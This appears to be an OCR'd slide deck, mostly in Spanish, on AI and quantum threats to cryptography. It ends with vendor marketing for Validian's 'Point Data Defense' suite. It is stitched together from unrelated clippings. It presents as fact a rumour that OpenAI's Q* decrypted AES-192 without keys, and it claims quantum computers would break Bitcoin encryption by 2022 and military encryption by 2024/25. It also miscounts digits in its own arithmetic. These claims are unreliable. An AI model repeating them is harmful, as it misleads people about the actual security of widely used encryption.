



Figure 2: Illustration of the Mixture-of-Agents Structure. This example showcases 4 MoA layers with 3 agents in each layer. The agents here can share the same model.


# IA

- En esta IA, cada línea representa un cálculo de la probabilidad de que un tipo individual de ataque conduzca a una violación exitosa de la red.

- Derivado de escaneos en vivo y respuestas de 25 hosts diferentes.

- En tiempo real.

- 10,75 SEGUNDOS EN EL TIEMPO



IA



# AI Training Costs Continue To Plummet

Mosaic[ML] recently released AI training tools that can train language models to GPT-3 level performance for just $450,000, roughly one-tenth the $4.6 million just two years ago. AI training costs are dropping ~70% per year, even faster than the 60% estimate based on research presented in ARK's Big Ideas 2022.

# IA

* Inteligencia artificial utilizada para descifrar sistemas criptográficos

* Las noticias sobre IA más preocupantes de los últimos 12 meses

## Decifrando el código: el asalto informático

30 de diciembre de 2023 | AI, Chat GPT, ciberseguridad, cryptography, hacked, Open AI


***Decifrando el código: el asalto informático a los sistemas criptográficos tradicionales***

IA

Más tarde, los investigadores pudieron, en el momento de la inferencia, darle un texto cifrado AES 192 que la IA pudo descifrar - sin las claves de descifrado.

**ESO ES INNOVADOR, POR DECIR LO MENOS, Y LE DA LA VUELTA A LAS MATEMÁTICAS.**

Sin embargo, tenga en cuenta que se trata de una línea de investigación eminentemente plausible que se está llevando a cabo activamente.

Ahora, analicemos AES 192. Primero, qué tan fuerte es AES-192 (es muy fuerte) y la base de por qué esto es tan importante.

| Key size | Time to Crack |
|---|---|
| 56-bit | 399 seconds |
| 128-bit | $1.02 \times 10^{18}$ years |
| 192-bit | $1.872 \times 10^{37}$ years |
| 256-bit | $3.31 \times 10^{56}$ years |

FIGURE 4: TIME TO CRACK CRYPTOGRAPHIC KEY VERSUS KEY SIZE

IA

Según la figura anterior, el tiempo para descifrar AES de 192 bits es 1,8 * 10^37 años [6]. Es un tiempo extremadamente largo que debería llevar descifrar. Si un GPT o algún otro tipo de red neuronal profunda es capaz de descifrarlo en un período de tiempo aparentemente trivial, esto alterará todo lo que sabemos sobre criptografía y debería provocar escalofríos en la espalda de todos.

Para tener una idea de a qué nos enfrentamos, pongámonos nerds y aprendamos algo de matemáticas.

1,872 x 10^37 años es un número en notación científica, que representa un valor muy grande. En notación científica, un número se expresa como un decimal multiplicado por 10 elevado a una determinada potencia. En este caso, 1,872 x 10^37 significa 1,872 multiplicado por 10 elevado a la potencia de 37. Esta es una forma de representar números muy grandes o muy pequeños de una forma más compacta y manejable.

IA

1,872 x 10^37 años equivale a 1,872 seguido de 37 ceros, lo que es un período de tiempo extremadamente largo. Para poner esto en perspectiva, la edad de la Tierra es de aproximadamente 4,54 mil millones de años, o 4,54 x 10^9 años. La edad del universo es de aproximadamente 13.800 millones de años, o1,38 10^10 años. [1][2]. Por lo tanto, 1,872 x 10^37 años es significativamente más largo que la edad de la Tierra y todo lo que ha sucedido en nuestro planeta. Incluyendo la creación de la IA que inició todo este artículo. Esta vasta escala de tiempo hace que sea difícil comprender en el contexto de la historia humana, los marcos temporales geológicos o incluso universales lo que Q* pudo hacer.

1800000000000000000000000000000000000000 - Años para descifrar AES 193

13800000000 – Edad del Universo

4540000000 – Edad de la Tierra

6000000 – Primeros antepasados humanos

Esta es en parte la razón por la que esto es tan increíble.

La implicación es que Q* fue capaz de descubrir nuevas matemáticas en las que los humanos nunca habían pensado y que están más allá de la comprensión humana, para lograr algo que pensábamos que solo la computación cuántica podía hacer.

IA

AI Agenda

# OpenAI Shows ‘Strawberry’ AI to the Feds and Uses It to Develop ‘Orion’

**In case you** were wondering why **Sam Altman** cryptically posted a picture of strawberries earlier this month, the answer almost certainly has to do with **Strawberry**, a mysterious technical breakthrough that could help **OpenAI’s** models complete complex tasks such as math problems that conversational AI has traditionally struggled with. (If this sounds familiar, it’s likely because Strawberry was previously called Q*.)

Why is Altman being so cheeky? Probably because the word is out. In mid-July, Reuters reported on the existence of Strawberry, and this morning, we published this piece with even more details.

Plus this summer, his team demonstrated the technology to American national security officials, said a person with direct knowledge of those meetings, which haven’t previously been reported.


**https://www.theinformation.com/articles/openai-shows-strawberry-ai-to-the-feds-and-uses-it-to-develop-orion**

IA:


"Recall" de Windows archivos todo lo que haces

https://www.youtube.com/watch?v=wlPNrgRsnhw&t=122s

# IA: – Red neuronal y transformador pre entrenado alimentado


https://www.youtube.com/watch?v=0SRVJaOg9Co


https://www.youtube.com/watch?v=cpraXaw7dyc - $20,000.00

# Procesamiento cuántico


Google confirmed its 'Quantum Supremacy', reporting their 54-qbit Sycamore processor was able to perform a calculation in 200 seconds (3.33 minutes) which would have taken the world's most powerful supercomputer 10,000 years.

Source: https://www.nature.com/articles/s41586-019-1666-5

Per the report's authors: "Quantum processors have thus reached the regime of quantum supremacy. We expect that their computational power will continue to grow at a double exponential rate: the classical cost of simulating a quantum circuit increases exponentially with computational volume, and hardware improvements will probably follow a quantum processor equivalent of Moore's law, doubling this computational volume every few years."

The Google authors predict that quantum computing power will 'grow at a double exponential rate,' beating the exponential rate defined by Moore's Law, which observed traditional computing power to double approximately every two years.

Extrapolated out over time, this means a 256-qbit system would be functional by 2022, making Bitcoin's 256-bit encryption vulnerable and military encryption by 2024/2025.

# IA

IBM también ofrece acceso basado en la nube a sus computadoras cuánticas a través de la plataforma IBM Quantum Experience.

**IBM Q**
**Price: $10 - $15M**

techcrunch.com/2019/01/08/ibm-unveils-its-first-commercial-quantum-computer/


Biotech & Health

## IBM unveils its first commercial quantum computer

Frederic Lardinois @fredericl / 10:29 AM CST • January 8, 2019

Comment

# Procesamiento cuántico - 2022




## Google's Progress on Post-Quantum Cryptography

Google has implemented post-quantum cryptography (PQC) in some key areas:

**Chrome Browser:** Google added support for a hybrid post-quantum key agreement mechanism called X25519Kyber768 in Chrome version 116.

**Internal Communications:** Google enabled post-quantum cryptography for its internal communication protocol called Application Layer Transport Security (ALTS). They chose to implement the NTRU-HRSS algorithm for this purpose.

### What This Means


1. **Proactive Approach:** Google is actively preparing for the potential threat of quantum computers to current cryptographic standards.
2. **Implementation:** Post-quantum cryptography has been implemented in specific areas, but not universally across all Google services.
3. **Hybrid Solutions:** Google is using hybrid approaches that combine traditional and *quantum-resistant algorithms* to maintain compatibility while enhancing security

Las empresas y los gobiernos deben empezar a reforzar sus sistemas contra las amenazas cuánticas y de IA ahora, antes de que empiecen a acelerarse.

# IA

IA - Demostración de clase - Registros de datos - Para - Analizar.txt

BASADA EN EL HOST



VS.

DEFENSA DE DATOS DE PUNTOS

Official Statistics

# Cyber security breaches survey 2024

Published 9 April 2024

Contents



## Summary

### Identification of cyber security breaches and attacks

Cyber security breaches and attacks remain a common threat.

Half of businesses (50%) and around a third of charities (32%) report having experienced some form of cyber security breach or attack in the last 12 months. This is much higher for medium businesses (70%), large businesses (74%) and high-income charities with £500,000 or more in annual income (66%).

By far the most common type of breach or attack is phishing (84% of businesses and 83% of charities). This is followed, to a much lesser extent, by others impersonating organisations in emails or online (35% of businesses and 37% of charities) and then viruses or other malware (17% of businesses and 14% of charities).

# FONDO

El concepto de Point Defense proviene del ámbito militar.

* Los sistemas de defensa puntual tienen como objetivo interceptar, confinar y destruir las amenazas enemigas entrantes, además de negarle el acceso al enemigo al activo defendido.

* Es un sistema de defensa integrado para proteger sitios y fuerzas críticas.

* VPDD es un conjunto integrado de aplicaciones diseñadas para contrarrestar métodos de ataque comunes y evitar su ejecución y propagación.

* El propósito de las suites de aplicaciones es defender los datos y aplicaciones críticos. Ni servidores ni infraestructura.

* Point Data Defense asume que todos los dispositivos están comprometidos antes de instalar el software y tiene que proteger esos datos incluso si el dispositivo está comprometido.

**Los dispositivos SON vulnerables**: Ningún dispositivo es completamente invulnerable. El hardware, los servidores e incluso los enrutadores avanzados tienen sus vulnerabilidades. Los ciberdelincuentes buscan continuamente debilidades en estos componentes físicos y las explotan para obtener acceso a los datos que deben proteger. El fracaso radica en la suposición de que proteger el dispositivo garantiza la seguridad de los datos, una suposición que la historia ha refutado repetidamente.

**El verdadero valor está en los datos:** los datos son el alma de cualquier negocio. Es lo que impulsa las operaciones, la toma de decisiones y la competitividad. Proteger el dispositivo es un medio para lograr un fin; el fin es la salvaguardia de estos datos invaluables. El error de centrarse únicamente en el dispositivo es que se pasa por alto el activo principal: los datos en sí.

**Los ataques evolucionan**, los dispositivos permanecen constantes: las amenazas cibernéticas evolucionan a un ritmo vertiginoso. Diariamente surgen nuevos vectores de ataque y los atacantes son implacables a la hora de explotar las vulnerabilidades más recientes. Los dispositivos, por otro lado, permanecen relativamente constantes y no están equipados para adaptarse al panorama de amenazas en constante cambio. Confiar en la seguridad del dispositivo para contrarrestar estas amenazas dinámicas es como llevar un cuchillo a un tiroteo.

**Los datos existen más allá de los dispositivos:** en el mundo interconectado de hoy, los datos no están confinados a un solo dispositivo o servidor. Se almacena en bases de datos, se transmite a través de redes, se procesa en la memoria e incluso reside en la nube. Un enfoque exclusivo en la seguridad de los dispositivos descuida estos diversos estados de los datos y los deja expuestos a amenazas.

**Un cambio de paradigma:** para combatir estas limitaciones y fortalecer la seguridad de los datos de manera integral, Point-Data-Defense cambia fundamentalmente el enfoque de la ciberseguridad para centrarse en los datos, que son la joya de la corona de cada negocio, y priorizar su protección por encima de todo.

**Seguridad centrada en datos:** en un enfoque de seguridad centrado en datos, el objetivo principal es proteger los datos, independientemente de dónde residan o cómo se utilicen. Esto significa aplicar medidas de seguridad directamente a los propios datos, garantizando que siempre permanezcan protegidos.

**Comenzando desde arriba:** el enfoque de Point-Data-Defense comienza en las capas superiores del sistema, donde sus datos se utilizan activamente e interactúan con todos los usuarios, incluidos los administradores. Este enfoque consiste en proteger los datos en primer lugar, garantizando su protección incluso si el dispositivo se ve comprometido. Al centrarse en navegadores web, bases de datos, aplicaciones y conexiones entre dispositivos, construye una defensa sólida en torno al corazón de sus operaciones y sus datos.

**Sin costura:** Point-Data-Defense se convierte en una protección sin costura sus datos en cada etapa, ya sea que estén en tránsito, en reposo (incluidas las bases de datos), en la memoria o incluso contra la interceptación de los sistemas operativos. Esto no crea brechas que los ciberatacantes puedan aprovechar, lo que reduce el riesgo de una amplia gama de amenazas a la seguridad, incluidos usuarios internos maliciosos, usuarios internos descuidados, intrusiones y accesos indebidos, suplantación de identidad, suplantación de identidad, phishing, ataques de intermediario, ransomware, y vulnerabilidades de día cero.

**Transición de la detección a la prevención**: al permitir que solo los puntos finales de aplicaciones autenticadas interactúen con sus datos, crea una barrera contra ataques y accesos inadecuados. Esto se ve reforzado aún más por reglas que definen qué usuarios pueden acceder a los datos y qué pueden hacer con ellos.

**Seguridad basada en políticas**: la configuración de los parámetros críticos de comunicación y seguridad se puede realizar de forma centralizada y ajustarse sobre la marcha. Esta es la flexibilidad de que las políticas de seguridad se alinean con los estándares corporativos y brindan protección adicional según sea necesario.

No sólo pueden copiar datos protegidos: ¿Sí o No? ¿O pueden imprimirlo: Sí o No? Pero, ¿la capacidad de definir una lista completa de parámetros, como por ejemplo, rotar automáticamente las claves de cifrado cada hora o cada cinco minutos? Este tipo de parámetros ayudan aún más a mejorar las capacidades preventivas del enfoque Point-Data-Defense.

La tecnología previene la intrusión, el acceso indebido y la manipulación de datos, ofreciendo controles precisos sobre el uso de datos, permitiendo incluso la retracción y destrucción remota de datos conectados a Internet. Esto significa que incluso en caso de que un dispositivo esté comprometido o sea robado, sus datos permanecerán seguros.

**Sistemas cerrados de protección Seguridad mejorada:** los sistemas cerrados virtuales garantizan que sólo los usuarios autorizados y los puntos finales de las aplicaciones puedan participar. Esta barrera es una herramienta poderosa para proteger sus datos contra amenazas tanto externas como internas.

**Rápida integración y flexibilidad:** debido a que Point-Data-Defense está impulsado por API, proporciona la flexibilidad para integrarse rápidamente en aplicaciones nuevas o existentes. No sólo para agilizar el proceso sino también para ahorrar tiempo y costes. Funciona en varias plataformas técnicas, lo que garantiza la compatibilidad con sus sistemas existentes sin requerir experiencia especializada en ciberseguridad.

En este sentido, Point-Data-Defense Security se puede comparar con un conjunto de bloques de construcción de API versátiles, muy parecido a una caja de bloques con la que jugábamos cuando éramos niños.

Cada API y función representa una pieza de bloque única, con su propio propósito y capacidad. Se pueden apilar y conectar para crear aplicaciones personalizadas adaptadas a sus necesidades específicas.

Así como puede ensamblar bloques de juego para construir varias formas y estructuras, estas API le permiten integrar sus aplicaciones con diferentes funcionalidades que pueden controlar el uso de datos o hacer cumplir sus políticas de datos y más. También puede dictar qué sucede cuando alguien intenta violar uno de esos controles y definir las consecuencias de dichas acciones, ampliando aún más la seguridad de los datos.

Este enfoque modular simplifica el proceso de mejorar la funcionalidad de la aplicación existente o crear algo completamente nuevo.

# Validian Suite de Defensa de Datos en el Punto

Anti - Ransomware

Anti - Phishing

Anti-Robo y Control de Datos

Base de Datos Segura


Protección de Datos y Aplicaciones

Autenticación Segura

Memoria Segura

Anti - Secuestro

Mensajería Segura



Unidad de Datos Segura

# Anti-Ransomware

**COMPONENTES :**

Base de Datos Segura: Cifra los datos de la tabla mediante algoritmos de cifrado basados en políticas y claves controladas por aplicaciones. Cualquier robo de estos datos mediante un ciberataque o personas internas maliciosas solo obtiene datos cifrados, lo que reduce en gran medida las pérdidas económicas y la exposición legal, y los datos no pueden retenerse para pedir rescate.

Mensajería Segura: Los mensajes se cifran de forma segura durante el transporte y el almacenamiento dentro de un entorno controlado. Este sistema de espacio aislado evita que cualquier archivo potencialmente infectado acceda al sistema operativo y active el ransomware, dejándolo incapaz de propagar y cifrar archivos.  Los datos de los mensajes permanecen confinados dentro del entorno limitado a menos que la política lo permita explícitamente.

# Anti-Phishing

**COMPONENTES:**

Autenticación Segura: Utiliza mecanismos de desafío/respuesta generados aleatoriamente que integran cualquier combinación de PIN Seguro, Códigos QR y/o biometría que se transmiten a través de canales cifrados y se combinan con identificadores únicos de hardware y software del dispositivo y navegador. Esto significa que solo dispositivos móviles específicos pueden escanear o ingresar credenciales en navegadores específicos, asociados con usuarios específicos

Mensajería Segura: Los mensajes se cifran de forma segura durante el transporte y el almacenamiento dentro de un entorno controlado. Este sistema de espacio aislado evita que cualquier archivo potencialmente infectado acceda al sistema operativo y active el ransomware, dejándolo incapaz de propagar y cifrar archivos. Los datos de los mensajes permanecen confinados dentro del entorno limitado a menos que la política lo permita explícitamente.

Controles Antirrobo y de Datos: Controla la capacidad de cualquier usuario final para acceder, crear, abrir, leer, copiar, guardar, editar, imprimir, manipular, reenviar y/o exportar datos. Proporciona la capacidad de retractar datos inmediatamente desde cualquier punto final bajo demanda y/o revocación de credenciales de cualquier usuario final de manera inmediata. Con alertas e informes sobre cualquier uso autorizado y/o cualquier intento de usos prohibidos.

# Anti-Robo y Control de Datos

**COMPONENTES:**

Controles de Datos y Antirrobo: controla la capacidad de cualquier usuario final para acceder, crear, abrir, leer, copiar, guardar, editar, imprimir, manipular, reenviar y/o exportar datos. Proporciona la capacidad de retirar datos inmediatamente desde cualquier punto final previa solicitud y/o revocación de credenciales de cualquier usuario final de forma inmediata, con alertas e informes sobre cualquier uso autorizado y/o cualquier intento de uso prohibido.

Mensajería Segura: los mensajes se cifran de forma segura durante el transporte y el almacenamiento dentro de un entorno controlado. Este sistema de espacio aislado evita que cualquier archivo potencialmente infectado acceda al sistema operativo y desencadene ataques de ransomware. Los datos de los mensajes permanecen confinados dentro del entorno limitado a menos que la política lo permita explícitamente.

Los archivos adjuntos de los mensajes se almacenan en una aplicación segura cifrada y no se pueden exportar, a menos que el remitente dé permiso. Cualquier intento de violar la política se informa al administrador.

# Base de Datos Segura

**COMPONENTES:**

Base de Datos Segura: cifra datos y tablas mediante algoritmos de cifrado basados en políticas y claves controladas por aplicaciones. Utiliza hashes criptográficos para garantizar la integridad de los datos y evitar el acceso no autorizado o la manipulación. Ofrece análisis de datos programados o bajo demanda, alertas, informes y protecciones mejoradas contra la manipulación, incluida la cuarentena inmediata de la base de datos.

**Bases de datos actualmente admitidas:**

- MSFT Access
- MSFT SQL Server
- MY SQL
- ProgreSQL
- IBM DB2 SQL
- Otras a petición

Memoria Segura: Cifra los datos en la memoria. Utiliza algoritmos de cifrado basados en políticas y claves controladas por aplicaciones, de modo que no se puede acceder a los datos en la memoria, por ejemplo mediante malware de extracción de memoria. Proporciona alertas y informa sobre intentos de acceso inadecuado.

# Autenticación Segura

**COMPONENTES:**

Autenticación Segura: Autenticación integrada que combina todo lo siguiente:
- o Contraseñas seguras
- o PIN alfanuméricos generados aleatoriamente, por tiempo limitado, de un solo uso
- o Códigos QR generados aleatoriamente, por tiempo limitado y de un solo uso
- o Biometría, cuando sea compatible con el dispositivo.
- o Identificadores únicos para dispositivo móvil, navegador y aplicación.

Puede conectarse a cualquier back-end, Microsoft Active Directory, Azure Active Directory, admite OpenLDAP, Kerberos, macOS y Linux.

Se puede utilizar para proporcionar una capa de autenticación segura adicional para aplicaciones corporativas, servidores, 0365, SharePoint, etc.

Si algo que no sea el dispositivo específico asociado con un usuario específico y el 2FA/QR específico asignado a la sesión de inicio de sesión de ese usuario, intenta usar la aplicación para enviar el 2FA o leer el QR, la conexión falla, se interrumpe y se envía un informe a el administrador.

# Protección de Datos y Aplicaciones

**COMPONENTES:**

Protección de Datos y Aplicaciones: un sistema virtual cerrado que garantiza que solo los puntos finales de aplicaciones autorizados puedan participar y acceder a los datos contenidos en ellas. Esto proporciona una barrera protectora contra ataques cibernéticos y acceso indebido por parte de aplicaciones compatibles heredadas, aplicaciones web o partes internas o externas no autorizadas (por ejemplo, personas internas maliciosas, piratas informáticos, malware, spyware o ransomware).

Secure Transport utiliza algoritmos de cifrado que cambian dinámicamente según demanda y claves de cifrado simétricas según lo programado o para cada mensaje, lo que cifra los datos de forma "extendida de extremo a extremo" desde dentro de la aplicación. No hay claves criptográficas almacenadas que puedan robarse para descifrar los datos cifrados robados durante el tránsito.

Controles de Datos y Antirrobo:  Controla la capacidad de cualquier usuario final para acceder, crear, abrir, leer, copiar, guardar, editar, imprimir, manipular, reenviar y/o exportar datos. Proporciona la capacidad de retirar datos inmediatamente desde cualquier punto final previa solicitud y/o revocación de credenciales de cualquier usuario final de forma inmediata.

# Memoria Segura

**COMPONENTES:**

Memoria Segura: Cifra los datos en la memoria mediante algoritmos de cifrado basados en políticas y claves controladas por aplicaciones. Protege los datos confidenciales almacenados en la memoria del acceso no autorizado, incluso si un atacante obtiene acceso físico a la computadora.

